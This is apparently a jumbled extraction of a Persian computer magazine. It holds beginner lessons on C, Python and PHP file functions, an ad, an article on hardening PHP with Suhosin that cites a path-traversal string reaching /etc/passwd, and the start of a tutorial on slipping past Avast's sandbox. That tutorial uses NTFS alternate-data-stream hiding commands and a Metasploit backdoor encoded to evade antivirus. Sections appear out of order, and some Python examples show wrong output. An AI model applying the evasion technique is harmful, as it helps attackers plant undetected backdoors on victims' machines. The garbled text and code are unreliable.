آن و علاقه فرد برنامه نویس است.



چرا زبان C:

حقیقت امر این است که زبان C یک زبان عام بوده و توانایی و قدرت بسیاری به فرا گیرنده آن می دهد این زبان به علت سادگی و حتی نزدیکی به زبان سخت افزار (این اصطلاحات بعداً مفصل توضیح داده خواهند شد) مورد استفاده وسیعی دارد. تقریباً تمام دستگاه های الکترونیکی با این زبان برنامه ریزی شده و نیز بسیاری از برنامه های اصلی رایانه ها با این زبان برنامه ریزی شده است. این زبان هم اکنون در اکثر دانشگاه های جهان تدریس می شود. گرچه برخی از کارشناسان این زبان را قدیمی اعلام می کنند اما همچنان کاربرد آن وسیع و یادگیری آن راه را برای یادگیری دیگر زبان ها هموار می نماید.

تاریخچه:

این زبان را فردی به نام دنیس ریچی ابداع نمود. هدف او طراحی زبانی بود که قدرت پایه زیاد همراه ارتباط خوب هم با رایانه و هم با کاربر داشته باشد. او این زبان را شاهکار خود و دنیای برنامه نویسی معرفی کرد و ادعا کرد که ۳۰ سال پس از مرگش هم همچنان از آن استفاده خواهد شد. تا به اکنون که یکسال آن گذشته تا بینیم ۲۹ سال آینده چه خواهد شد!



دنيس ريچي
مخترع زبان برنامه نویسی C

از کجا شروع کنم؟

خیلی ساده با یک قلم و یک برگ کاغذ!! بله درست خواندید برای شروع نیازی به رایانه ندارید. امروزه اثبات شده است که تنها تفاوت برنامه نویسان معمولی با برنامه نویسان بزرگ در خلاقیت آنان است نه سطح سواد برنامه نویسی و یکی از راه های پرورش خلاقیت نوشتن برنامه بر روی کاغذ و بررسی اشکالات توسط خود فرد است. اگر برنامه نویسی را از ابتدا با رایانه انجام دهید کار خطایابی را رایانه به جای شما انجام می دهد و به نظر در وقت خود صرفه جویی کرده اید اما باعث خواهد شد که اشتباهات ساده را تا سالها همراه خود داشته باشید و نتوانید آنها را هرگز اصلاح کنید.

نحوه اجرا چگونه است؟

باید بدانید که برای انجام یک کار مثلاً کلیک کردن باید مجموعه ای از دستورات را به زبان C بنویسید. هر دستور در یک خط نوشته می شود و موقعی که بخواهید برنامه تان را اجرا کنید نیز کل دستورات (فعالاً) به صورت خط به خط اجرا می شوند. پس برای حل یک موضوع ابتدا الگوریتم آن را در کاغذ یا مغزتان تصور و ایجاد می کنیم. سپس معادل آن را در زبان C می نویسیم.

در اینجا قسمت اول آموزش را به پایان می بریم. در مقالات بعدی نحوه نوشتن دستورات از ابتدایی ترین دستورات تا به انتها و اجرای آنان را با هم پی می گیریم.



متغیرها

کمی منظم باشید! هر چیزی را در جای خودش قرار بدهید و گرنه از طرف جنبش علمی آفلاین سرزنش خواهید شد! کتابها را در کتابخانه بگذارید، لباس ها را در جا لباسی، و کامپیوتر را در جا کامپیوتری!! آیا شما می تونید لباس ها را در کتابخانه بگذارید؟! هر مکانی وسایلی را می گیرد که با آن سازگاری دارد. در علم برنامه نویسی هم این موضوع اهمیت دارد. ما به آن مکانها که وسایل را در آن قرار می دهیم می گوییم متغیر. متغیر نامی است که به یک مقدار نسبت داده می شود. در اکثر زبانها برای استفاده از متغیرها باید ابتدا آنها را تعریف یا ایجاد کنید. و نیز معمولا هنگام تعریف هر متغیر نوع آن را که تا آخر عمر متغیر ثابت خواهد ماند را مشخص کنید. در زبان پایتون برای تعریف یک متغیر کافی است آن را مقداری دهی کنید. یعنی نیازی به تعریف جداگانه نمی باشد. نکته بعدی اینکه در زبان پایتون ابزاری مدیریتی داینامیک و بسیار قوی برای متغیر پیاده سازی شده است که امکانات بسیاری را فراهم می کند. برای مثال نوع متغیر در پایتون می تواند در طول عمر آن متغیر یا در طول اجرای برنامه به تعداد دلخواه تغییر یابد.

```
>>> message = "OFFLINE"
>>> n = 17
>>> pi = 3.14159
```

در مثال بالا ۳ متغیر را با عمل مقداری دهی تعریف کرده ایم. اکنون برای مشاهده مقدار هر متغیر می توانید از دستور print استفاده کنید. این دستور مقدار هر متغیر را در خروجی چاپ می کند.

```
>>> print "message"
OFFLINE
>>> print (pi)
3.14159
```

در پایتون نوع داده در زمان اجرا مشخص می شود و نیازی به اعلان آن قبل از اجرا نیست. در پایتون تمامی داده ها شی (object) می باشند. برای مثال عدد ۳ در پایتون

میلاد جعفری

مهندسی فناوری اطلاعات
مدیر مسئول آفلاین



من در این سری از آموزش های پایتون اصلا قصد ندارم اصول ابتدایی زبان رو برای شما بگم. اصلا علاقه ای به این آموزش های روتین و پیش پا افتاده ندارم! و می دونم که شما آفلاینی ها هم تمایل دارید هرچه سریعتر این زبان برنامه نویسی رو یاد بگیرید. پس چه نیازی هست به زیاده گویی های رایج؟! در درس اول سعی کردم به شما آفلاینی های عزیز بگم که اصلا چرا باید پایتون یاد گرفت. دلایل قانع کننده زیادی هم وجود داشت. پس هرچه زودتر پیش به سوی پایتون!

مقادیر و انواع داده

مقدار یا داده یکی از تعاریف پایه ای و بنیادی بوده و مثل عدد یا حرف تعاریف متعدد و وسیعی را دارا می باشد. یک مقدار در علم برنامه نویسی می تواند برای مثال عددی چون ۱۰ یا مقداری رشته ای مانند "سلام آفلاین!" باشد.

دو نوع داده ذکر شده دارای انواع مختلفی می باشند. یکی از آنها از نوع عدد صحیح یا integer و دیگری رشته یا در اصطلاح برنامه نویسی string می باشد. برای شما که تازه شروع به برنامه نویسی کردید شاید درک تفاوت بین انواع داده کمی مشکل باشه. اصلا نگران نباشید! پایتون در همه حال همراه شماست! برای فهمیدن نوع داده می توانید از پایتون سوال کنید!

```
>>> type("OFFLINE")
<type 'string'>
>>> type(17)
<type 'int'>
```

در دستور بالا از تابع type() استفاده کردیم. اگر مفهوم تابع را نمی دونید نگران نباشید چون من حرفهای زیادی برای گفتن دارم! بجز موارد اعداد صحیح و رشته اکثر زبانهای برنامه نویسی دارای انواع دیگری چون اعداد صحیح، اعداد بزرگ، کاراکتر یا ... می باشد.

لیست ها

اتاق شما رو نمی دونم اما اتاق من همه چیز داخلش ریخته و هر چیزی می تونی پیدا کنی!!! اتاق من یک "لیست" هست چون هر چیزی با هر نوعی میشه داخلش پیدا کرد! لیست ها نوعی متغیر می باشند که می توان در آن ها داده ها و اطلاعات از انواع مختلف را ذخیره کرد.

به طور مثال در کد زیر لیستی به نام Magazine طراحی شده است که در آن یک متغیر از نوع رشته یا string و یک float یا عدد اعشاری و یک integer یا عدد صحیح در آن وجود دارد

```
>>> Magazine = [ 'OFFLINE' , 20 , 1.2 ]
```

دسترسی به داده های درون لیست

در هر لیست هر کدام از داده ها یا مقدار ها دارای شماره یا اندیسی می باشند که این عدد به طور خودکار از سمت چپ لیست به هر مقدار داده می شود.

عدد اندیس بین صفر و بی نهایت است و به ترتیب از چپ به راست به مقدار های درون لیست داده می شود.

```
>>> message = "OFFLINE"
>>> n = 17
>>> pi = 3.14159
```

در مثال بالا رشته ی ' OFFLINE ' با اندیس ۰ و عدد ۲۰ با اندیس ۱ و عدد اعشاری ۱.۲ با اندیس ۲ مشخص می شوند برای بدست آوردن داده ی یک اندیس کافی است فقط اندیس مورد نظر را درون [] جلوی نام لیست قرار دهیم.

```
>>> Magazine = [ 'OFFLINE' , 20 , 1.2 ]
```

```
>>> Magazine[1]
```

```
20
```

باید دانست که همیشه لیست ها همانند نمونه بالا ساده نیستند و ممکن است یک لیست درون لیست دیگری قرار داشته باشد. برای دستیابی به داده ی لیست درونی تر باید از روش پیچیده تری استفاده نمایید. برای روشنتر شدن مطلب لطفاً به مثال زیر

یک شیء را در حافظه مشخص می کند، و متغیرها نیز نامهایی هستند که به اشیا داخل حافظه اشاره می کنند. شاید این سوال پیش بیاید که چگونه مفسر پایتون می تواند نوع داده ها را بدون اعلان اولیه تشخیص دهد! پاسخ:

```
var1='OFFLINE'
var2='OFFLINE'
```

وقتی در پایتون انتسابهایی به صورت بالا صورت می گیرند مراحل زیر به ترتیب انجام می شوند

- شیء OFFLINE که مقداری از نوع رشته است به وجود می آید.
- متغیرهای name1, name2 درست می شود. (اگر قبلاً درست نشده باشد)
- متغیر var1, var2 به شیء مورد نظر اشاره می کند.

رشته ها !

رشته یا String یکی از انواع متغیرهای موجود در پایتون می باشد که به اختصار به صورت str در آن نمایش داده می شود. این متغیر مجموعه ای از کارکتر ها می باشد که با هم تشکیل یک متن را می دهند.

تعریف رشته

برای تعریف رشته بعد از علامت مساوی متن مورد نظر خود را در دو کتیشن () و یا داخل دو دابل کتیشن (") قرار می دهیم برای فهم بیشتر به مثال زیر توجه کنید

```
>>> name1 = 'OFFLINE' # Single quotes
```

```
>>> name2 = "OFFLINE" # Double quotes
```

رشته های چند خطی

برای تعریف این نوع رشته ها متن را باید در داخل دو علامت "" قرار دهید. تا زمانی که دوباره علامت "" را به کار نبرده اید می توانید تایپ کنید و اینتر را بزنید.

خوب دیدید که `L[1:5]` از داده ای که اندیشش ۱ است تا ماقبل ۵ را درون یک لیست قرار میدهد.

- اگر در سمت راست علامت : عددی بیشتر از محدوده قرار بگیرد یا عددی نوشته نشود پیغام خطایی ظاهر نمی شود بلکه تا آخرین خانه ی لیست در نظر گرفته می شود و برعکس.
- اگر شماره طوری باشند که از چپ به راست آخرین داده برابر یا قبل از داده ی اولی باشد حاصل یک لیست تهی است .

```
>>>L[1:]
['OFFLINE' , 100 , 99 , 'Magazine' , 20 ]
>>>L[1:1]
[]
```

در این درس سعی کردم لیست ها رو توضیح بدم. زود قضاوت نکنید! در درس های آینده به نکته های برنامه نویسی مهمی اشاره خواهد شد. یادتون یاشه که پایتون دوست خوبی برای شماست و بهترین راه یادگیری هم آزمایش و خطاست، پس یاعلی! لطفا نظرات و انتقادات خودتون رو به ایمیل مجله ارسال کنید.

```
>>>Magazine = [ 'OFFLINE' , 20 , [ 'python' , 99 ] , 1.2]
>>>Magazine[2][0]
'python'
```

نکته ۱: اگر درون [] عبارت محاسبه ای قرار بگیرد ابتدا عبارت محاسبه می شود و سپس بقیه عملیات طبق روال توضیح داده شده در بالا انجام می پذیرند.

نکته ۲: اگر اندیس قرار گرفته در [] در محدوده شماره ی اندیس ها نباشد پیغام خطا ظاهر می شود.

نکته ۳: از خواص لیست ها انتساب هر یک از داده های درون لیست به متغیرهایی است که همگی تشکیل یک لیست می دهند.

نکته ۴: در شماره گذاری اندیس ها در لیست برنامه نویس دخیل نیست بدین ترتیب که می توان از راست به چپ هم به داده ها درون لیست دسترسی داشت. در این صورت اندیس از ۱- شروع شده و به صورت نزولی اندیسها شماره گذاری میشوند.البته انتخاب هر روش به دلخواه برنامه نویس است.

نکته ۵: فقط اپراتورهای + و * بر روی لیست ها تعریف شده اند که اپراتور + بین یک لیست و لیستی دیگر تعریف شده و اپراتور * بین یک لیست و یک عدد تعریف شده است که نیازی به توضیح بیشتر نیست.

دسترسی به مجموعه ای از داده های درون لیست

خوب شاید ما بخواهیم به چندتا از داده های درون لیست دسترسی داشته باشیم برای این کار به جای [] از [:] استفاده می کنیم به مثال زیر توجه کنید.

```
>>>L=['milad' , 'OFFLINE' , 100 , 99 , 'Magazine' , 20 ]
>>>L[1:5]
['OFFLINE' , 100, 99, 'Magazine']
```




کار با فایل ها در PHP

توابع کار با فایل ها در PHP

به وسیله قابلیت های کار با فایل ها در PHP ، شما می توانید فایل های متنی و یا سایر فایل ها را باز کرده ، خوانده ، ویرایش نموده و یا جستجو نمایید .

در این بخش قصد داریم تا متدها و توابعی که برای کار با فایل ها در PHP در نظر گرفته شده اند ، را تشریح نماییم .

باز کردن یک فایل - متد (fopen) :

به وسیله تابع (fopen) در PHP ، می توانید یک فایل را باز کنید . این تابع دو پارامتر اصلی دارد . پارامتر اول تعیین کننده نام و آدرس فایل و پارامتر دوم تعیین کننده نحوه باز کردن فایل است . در ادامه به توضیح این پارامترها خواهیم پرداخت . برای کار با این تابع ، باید خروجی آن را در یک متغیر ذخیره نمود و سپس آن متغیر را در سطح برنامه استفاده نمود .

شکل کلی استفاده از این متد به صورت زیر است :

```
< ? php
نحوه باز کردن فایل " , " نام یا " ) fopen = نام یک متغیر دلخواه $
; ( " آدرس فایل مورد نظر
? >
```

مثال :

```
< ? php
$My_File = fopen ( " Example.txt " , " r" ) ;
? >
```

گفتیم که پارامتر اول تعیین کننده نام و یا آدرس فایل مورد نظر است . اما پارامتر دوم تعیین کننده نحوه باز شدن فایل است . این پارامتر می تواند یکی از مقادیر جدول زیر را داشته باشد . ضمناً عملکرد هر مقدار نیز توضیح داده شده است :

مقدار	نحوه باز کردن فایل
r	در این حالت فایل به صورت فقط خواندنی و از ابتدای آن باز می شود . در این حالت امکان تغییر فایل برای کاربر وجود ندارد .
r+	در این حالت فایل به صورت خواندنی ، قابل ویرایش و از ابتدا باز می شود . در این حالت امکان تغییر فایل برای کاربر وجود دارد .
w	در این حالت فایل به صورت فقط نوشتنی و قابل تغییر باز می شود . در این حالت چنان فایل از قبل وجود داشته باشد ، محتویات آن پاک می شود . و اگر وجود نداشته باشد ، یک فایل جدید ایجاد می شود .
w+	در این حالت فایل به صورت خواندنی و نوشتنی و قابل تغییر باز می شود . در این حالت چنان فایل از قبل وجود داشته باشد ، محتویات آن پاک می شود . و اگر وجود نداشته باشد ، یک فایل جدید ایجاد می شود .
a	در این حالت فایل باز شده و متن تعیین شده به انتهای آن اضافه می شود .
x	در این حالت یک فایل جدید با نام تعیین شده ایجاد و به صورت فقط نوشتنی باز می شود . چنانچه فایل از قبل وجود داشته باشد ، برنامه پیام error صادر کرده و مقدار false را بر می گرداند .
x+	در این حالت یک فایل جدید با نام تعیین شده ایجاد و به صورت خواندنی و نوشتنی باز می شود . چنانچه فایل از قبل وجود داشته باشد ، برنامه پیام error صادر کرده و مقدار false را بر می گرداند .



چک کردن اینکه به آخر فایل رسیده ایم یا خیر؟ - متد (feof) :

تابع (feof) ، چک می‌کند که آیا برنامه به آخر یک فایل رسیده است یا خیر . این تابع برای جستجو و یا خواندن فایل‌های داده‌ای با حجم نامشخص استفاده می‌شود . در این موارد ، برنامه هنگامی که به آخر فایل برسد ، باید جستجو یا عملیات خواندن را متوقف کند .

نکته : از این تابع در زمانی که فایل را با حالت‌های W , a و X باز کرده‌اید ، نمی‌توانید استفاده نمایید .

شکل کلی استفاده از این متد به صورت زیر است :

```
< ? php
( نام فایل مورد نظر ) feof ;
? >
```

مثال : در مثال زیر یک اسکریپت طراحی شده است که فایل \$My_File را بررسی کرده و چنانچه برنامه به آخر آن رسیده باشد ، یک پیام صادر می‌کند :

```
< ? php
if ( feof ( $ My_File ) ) echo " End of file " ;
? >
```

امیدوارم نکته‌هایی هرچند کوچک رو از این آموزش یاد گرفته باشید.
لطفا نظرات خودتون در مورد این آموزش رو به ایمیل مجله ارسال کنید.
شاد باشید.

info@offlinemag.ir

اگر سرور فایل را پیدا نکرده و یا وجود نداشت ، چه می‌شود : اگر فایلی که در تابع (fopen) تعیین کرده ایم ، وجود نداشت و یا سرور موفق نشد ، آن را پیدا کند ، برنامه یک پیام error صادر کرده و مقدار false یا ۰ را بر می‌گرداند .

اسکرپیت زیر ، در صورتی که فایل وجود نداشته باشد ، یک پیام هشدار را به کاربر نمایش می‌دهد :

```
< ? php
$file = fopen ( " welcome.txt " , " r " ) or exit ( " Unable to
open file ! " ) ;
? >
```

بستن یک فایل باز شده - متد (fclose) :

پس از اینکه یک فایل را با دستور (fopen) باز کردیم ، می‌توانیم آن را با دستور (fclose) ببندیم .

برای این منظور باید نام متغیری که در هنگام باز کردن فایل به کار بردیم و محتویات فایل را درون آن ذخیره نمودیم را در پرانتز مقابل تابع (fclose) قرار دهیم .

شکل کلی استفاده از این متد به صورت زیر است :

```
< ? php
fclose ( " نام متغیری که فایل باز شده را در آن قرار داده بودیم " ) ;
? >
```

مثال :

```
< ? php
$My_File = fopen ( " Example.txt " , " r" ) ; // یک فایل را با
این دستور باز کرده ایم
..
..
fclose ( $My_File ) ; // فایل باز شده را بسته ایم
? >
```




آیا تخصصی نیاز شماست !!؟

محبوب ترین دوره های آموزشی در
مجتمع انفورماتیک بین الملل



- کمپ های تخصصی امنیت شبکه
(...+CEH, Security)

- کمپ های تخصصی لینوکس
(... Linux LPI1, Linux LPI2)

- کمپ های تخصصی مسیریاب های سیسکو
(... CCNA Voice, CCNP)



www.i3center.com

info@i3center.com



Hack

It's not a game

هک

این یک بازی نیست



امنیت هسته PHP با ساهسین قسمت دوم

سلام دوستان عزیز

خوب طبق قولی که داده بودم باید توی این مقاله به بررسی کانفیگ ساهسین پردازیم من سعی می کنم با توضیحات و بعضی جاها با مثال و بعضی هم با ترجمه کانفیگ خلاصه ای اما نسبتا مفیدی از ساهسین به شما بدم. اما نکته ای که باید توجه کنید این هست که این مقاله برای کمک و راهنمایی شماست نه برای کانفیگ شما! شما برای اینکه کانفیگ خوب و قدرتمندی داشته باشید باید راهنمای کامل ابزار رو بخونید و از هیچ کانفیگی سر سری و بدون اطلاع دقیق عبور نکنید. چون حتی کانفیگ اشتباه یک ابزار امنیتی می تونه تبدیل به یک آسیب پذیری امنیتی بشه.

خب اول از همه این که من منبع این مقاله رو سایت رسمی ساهسین گذاشتم و مبحث رو روی مهمترین کانفیگ ها می زارم. پس بهترینه که شما خودتون تمام کانفیگ ها رو بررسی کنید. برای شروع اول باید یک ساختار از این کانفیگ داشته باشیم. کانفیگ ساهسین در php.ini ذخیره می شود. و به صورت زیر کانفیگ داخل این فایل قرار داره:

```
[php.ini]
.....
; Module Settings ;
.....
[something]
;some explain
config1= on
configuration= off
[suhosin]
config1= some
config2=another thing
.....
[another madules]
```



Executor Options

در این بخش کانفیگ های اجرایی رو داریم این بخش یکی از مهمترین کانفیگ های امنیتی به حساب می آید پس سعی می کنیم این بخش رو با تمام جزئیات بررسی کنیم.

- `suhosin.executor.max_depth`

این کانفیگ برای تعیین عمر اجرایی یک برنامه ی php هست. فرض کنید یک برنامه دارای یک حلقه ی بی نهایت باشد! ما باید تعیین کنیم این حلقه تا چه زمانی ادامه پیدا می کند. پس با تعریف مقدار برای این گزینه می تونیم مقدار زمان اجرایی اسکریپت هارو کنترل کنیم

- `suhosin.executor.include.max_traversal`

در این گزینه اسکریپت ها رو به عقب روی محدود می کنیم. خوب این یعنی چی؟ ببینید در در برنامه های php عقب روی که نیاز خواهیم داشت محدود خواهد بود. مثلاً به مثال زیر توجه کنید:

`./etc/passwd`

در این جا ما ۳ عقب روی داریم پس اگر مقدار این گزینه را روی ۲ تنظیم کنیم می تونیم از این حمله جلوگیری کنیم

- `suhosin.executor.include.whitelist`

در این گزینه ما لیست های اجرایی مجاز رو به ساهسین معرفی می کنیم. برای مثال شما امکان داره موقع اینکلود کردن در php از مقداری مانند:

`php://`

استفاده کنید. که البته دوستان مهربان دل! هکرهای گرامی! می دونند که اگر باز باشه چه سواستفاده هایی میشه کرد.

- `suhosin.executor.include.blacklist`

همان بالایی با این تفاوت که این بلک لیست هست و اون وایت لیست.

- `suhosin.executor.func.whitelist`

و اما این گزینه ی مهم! خوب ببینید این گزینه به شما اجازه می ده تا فقط و فقط از چند تابع خاص در php استفاده کنید به عنوان مثال اگر شما تابع X را به این گزینه بدهید همه ی توابع بغیر از X غیر مجاز خواهد بود اما اگر شما این مقدار را به صورت پیشفرض خالی بگذارید کانفیگ بلک لیست (گزینه بعد) را اجرا خواهد کرد.

” اگر اولین بار باشه که تنظیمات یک ماژول رو در php انجام می دید امکان داره کمی سر در گم شده باشید اما نگران نباشید من در آخر این مقاله لینک `php.ini` با کانفیگ کوچک از ساهسین رو برای شما گذاشتم اما شما از اون مستقیماً استفاده نکنید چون باید با کانفیگ خودتون سرور هاتون رو پیکربندی کنید تا مختص شما باشه!

برای ایجاد کانفیگ پایین، یکی از کانفیگ های ماژول ها یعنی مابین ۲ تا `[something]` و زیر قسمت `module setting` یک کانفیگ با علامت اختصاری `[suhosin]` تعریف کنید. و کانفیگ های ساهسین رو در زیر این ساختار بیارید و البته فراموش نکنیم که لاگ های ساهسین به صورت پیشفرض در لاگ های اصلی سیستم ذخیره می شوند و اینکه من در این مقاله مقدار استرینگ، اینتیجر و یا بولین بودن داده ها رو بررسی نکردم. خب بهتره که شروع کنیم به پیکربندی و بیشتر از این وارد جزئیات نشیم من پیکربندی رو براتون با توضیحات فارسی اما ساختار اصلی می آورم.

کانفیگ ساهسین در کل به ۵ بخش اصلی تقسیم می شود:

Logging Configuration

در این بخش کانفیگ مربوط به لاگ ها یا همون ثبت رخداد های امنیتی رو داریم که البته نکته ی قابل توجه ای که داریم اینه که زمانی می تونید از این کانفیگ بهره ببرید که نسخه ی Patch رو نصب کرده باشید. در این مقاله سعی در بررسی پیکربندی های مهم رو داریم پس این بخش رو از حوصله ی مقاله خارج می دونیم و پیشنهاد می کنم خودتون در منبع مطالعه بفرمایید.

Transparent Encryption Options

این کانفیگ مخصوص تنظیمات رمزنگاری اطلاعات ورودی و خروجی ساهسین هست. که اگر به صورت پیشفرض هم ازش بگذریم اتفاق بزرگی نمی افتد! (این یک اشتباه کوچیک هست که هر کسی رو به دام خودش می کشه همیشه کانفیگ هارو بررسی کنید)

Filtering Options

این قسمت برای ایجاد یکسری فیلتر های خاص روی سرویس php هست که باید بررسی کنید و به صورت دلخواه این فیلتر هارو اضافه یا حذف کنید. اما یک گزینه هست که باید حتماً بررسی کنید

- `suhosin.upload.disallow_binary`

این گزینه اجازه ی آپلود فایل های اجرایی رو از کاربران می گیرد (یا به آنها می دهد).

بعد از ایجاد تغییرات باید سرویس آپاچی (یا سرویس دهنده ی دیگری از وب) رو ریستارت کنید. و تنظیمات رو با نوشتن یک تابع بلک لیست امتحان کنید.

این مقاله رو تقدیم می کنم به همسر عزیزم.

با آرزوی شادی و موفقیت برای شما دوستان عزیز. اگر سوال , پیشنهاد یا انتقادی داشتید حتماً به من ارسال کنید .

Php.ini : <http://paste.ubuntu.com/1333298/>

E-mail: 2MzRp@secure-land.net

• suhosin.executor.func.blacklist

اگر شما به این گزینه مقدار بدهید تمام توابعی که شما برایش تعریف می کنید غیر مجاز خواهند بود.

خوب پس متوجه شدید که یا این رو باید پیشفرض بگذاریم یا اولی رو.

اگر یک سرور خصوصی دارید که توابع مورد استفاده رو می دونید پس از گزینه اول استفاده کنید که راه سختی نسبت به این گزینه هست اما امنیت توابع رو تا حد خیلی زیادی بالا می بره.

در ضمن برای دادن مقدار به این گزینه ها توابع رو پشت سر هم بنویسید و آنها رو با کاما جدا کنید.

• suhosin.executor.eval.whitelist

خوب در این قسمت شما مانند قسمت قبل قادر به تعریف توابع مجاز و غیر مجاز هستید اما تنها فرق این گزینه این است که شما وایت لیست و بلک لیست را برای تابع eval تعریف می کنید.

• suhosin.executor.eval.blacklist

مانند بالا و بالاترش با همان قاعده ها

• suhosin.executor.disable_eval

خوب در این گزینه شما می توانید کلاً تابع eval رو غیر فعال کنید.

• suhosin.executor.disable_emodifier

در این گزینه شما می تونید تابع preg_replace رو با فلگ e- غیر فعال کنید که اگر بخواهم بحثش رو باز کنم خودش داستانی داره که البته در این هم باز دوستان مهربان هکر سواستفاده هارو بلدند (البته حرفه ای تر هاشون).

Misc Options

در این سری از کانفیگ گزینه های متفرقه آمده است که بررسی های خودتون رو می طلبه اما مهمترینش رو من براتون میارم اما ما بقی اونا به عهده ی خودتون و خلاقیت خودتون!

• suhosin.simulation

در این گزینه شما می تونید تنظیم کنید که ساهسین روشن باشه اما فعالیت خودش رو تنها به صورت لاگ نمایش بده و هیچ چیز و هیچ کسی را بلاک نکند.





Bypassing AvastSandBox Using Alternate Data Streaming

هدف از ارائه این مقاله تشریح تکنیک سوء استفاده مهاجمین از توالیه داده ای ثانویه در سیستم عامل ویندوز است. در این مقاله شرح خواهیم داد که چگونه با کمک این قابلیت جعبه شنی Avast را دور بزنید و با استفاده از فریمورک متاسپلویت با سیستم قربانی اتصال معکوس برقرار کنید.

نکته: من در اینجا واژه Alternate data stream را **جریان داده جایگزینی** ترجمه کرده ام. نمی دونم معنی که برای آن در زبان پارسی در نظر گرفتم درست هست یا خیر! اگر درست بود که هیچ! اما اگر معنیش تفاوت داشت به ایمیل بنده معنی درست آن را ارسال کنید که در وب سایت شخصی خودم این نکته را تصحیح کنم.

Email : 0xc3phalex1n@Gmail.Com

Twitter : @c3phalex1n_0x

جریان داده جایگزینی چیست؟!

جریان داده جایگزینی با معرفی سیستم فایل NTFS در سیستم عامل های خانواده میکروسافت معرفی گردیده است. این قابلیت برای سازگاری با سیستم فایل HFS یا سیستم فایل سلسله مراتبی قدیمی مکینتاش ایجاد گردید که برای ذخیره اطلاعات منابع یک فایل استفاده می شد. در حالت کلی و اساسی کاربران از جریان داده جایگزینی به راحتی برای انجام کار هایی از قبیل مخفی سازی یک فایل و... می توانند استفاده کنند که در این مقاله با این روش آشنا خواهید شد. اما نکته ای که حائز اهمیت است و این امکان را می دهد که کاربران عملیات های مخربانه خود را به راحتی بر روی سیستم عامل های ویندوز انجام بدهند این است که این قابلیت "جریان داده جایگزینی" قابلیت اینجکت یک فایل و اضافه کردن اطلاعات مد نظرمان به فایل را بدون آنکه تاثیری بر قابلیت فایل و اندازه آن گذاشته شود را به ما می دهد. در این مقاله ابتدا شروعی بر استفاده از جریان داده جایگزینی می کنیم و سپس به شما نشان خواهیم داد که با استفاده از این قابلیت چگونه Avast Sandbox را دور بزنید. قابل ذکر است که در این مقاله متمرکز بر روی مباحث دور زدن آنتی ویروس ها با اطلاعات عمومی نخواهیم شد. در هر حال، هدف اصلی فقط روش دور زدن سیستم محافظتی Avast با استفاده از این قابلیت است. و به این نکته هم دقت کنید برای آزمایش کردن این مبحث ما از یک سیستم عامل ویندوز ایکس پی سرویس پک دو و از فریمورک متاسپلویت هم برای راهبری اهدافمون استفاده خواهیم کرد.

Type : از این دستور برای خواندن محتوا یک فایل استفاده می شود.
Redirect (<) : از این دستور برای تغییر مسیر فایل استفاده می شود.
Start : از این دستور برای شروع برنامه استفاده می شود.
Collon : از این دستور برای ساخت جریان داده متناوب استفاده می شود.
Echo : از این دستور برای نمایش یک پیام استفاده می شود.

جریان داده جایگزینی :

در ابتدا با استفاده از دستور تغییر مسیر یا ردایرکت (با <) یک فایل ایجاد می کنیم و با دستور echo یک متن را به درون فایل sample.txt منتقل می کنیم به شکل زیر...!

```
Echo this is a test file > sample.txt
```

```
C:\Documents and Settings\Milad>cd Desktop
```

```
C:\Documents and Settings\Milad\Desktop>echo this is a test > sample.txt
```

```
C:\Documents and Settings\Milad\Desktop>
```

سپس برای دیدن محتویات فایل sample.txt که در تصویر بالا ایجاد شده است می توانیم به شکل زیر عمل کنیم.

```
Type sample.txt
```



ایجاد کردن یک بکدور

ابتدا ما سعی می کنیم که از سیستم هدف که بر روی آن ویندوز ایکس پی سرویس پک دو در حال اجراست دسترسی بگیریم که من در اینجا به شکل زیر یک پیلود تعریف می کنم و با استفاده از ماژول shikata_ga_ni آن را رمزنگاری می کنم.

توضیحاتی در مورد ماژول رمز کننده Shikata_ga_ni

رمز کننده x86/shikata_ga_ni تنها رمز کننده ای هست که در متاسپلویت دارای رتبه عالی می باشد. که همین موضوع اثبات کننده قدرت این ماژول در رمز کردن کدها هست. این رمز کننده این قابلیت را به شما می دهد که سورس کدهای مخرب خود را رمزنگاری کنید که توسط آنتی ویروس ها به سادگی شناسایی نشوند. که به همین دلیل من در این قسمت از این ماژول برای رمزنگاری کردن بکدور خودم استفاده می کنم.



برای ساخت یک فایل پنهان با استفاده از قابلیت جریان داده جایگزینی با استفاده از دستور زیر این کار را انجام می دهیم.

```
Echo C3PHALEX1N > sample.txt:hide.txt
```

```
C:\Documents and Settings\Milad\Desktop>echo C3PHALEX1N > sample.txt:hide.txt
```

خب، فایل با موفقیت با استفاده از قابلیت جریان داده جایگزینی ایجاد شد. حال اگر فایل را با استفاده از notepad و.. باز کنیم. مشاهده می کنیم فقط متنی که ابتدا ایجاد کردیم در آن موجود است. برای باز کردن فایل تکست هم کافیست که دستور start را اجرا کنید تا فایل تکست با برنامه پیش فرض سیستم آن را باز کند که در اینجا برنامه پیش فرض ادیتور بنده notepad خود ویندوز است.

Start sample.txt

